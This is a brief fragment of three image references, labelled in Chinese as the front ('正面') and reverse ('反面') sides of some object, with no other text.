
反面




正面



反面




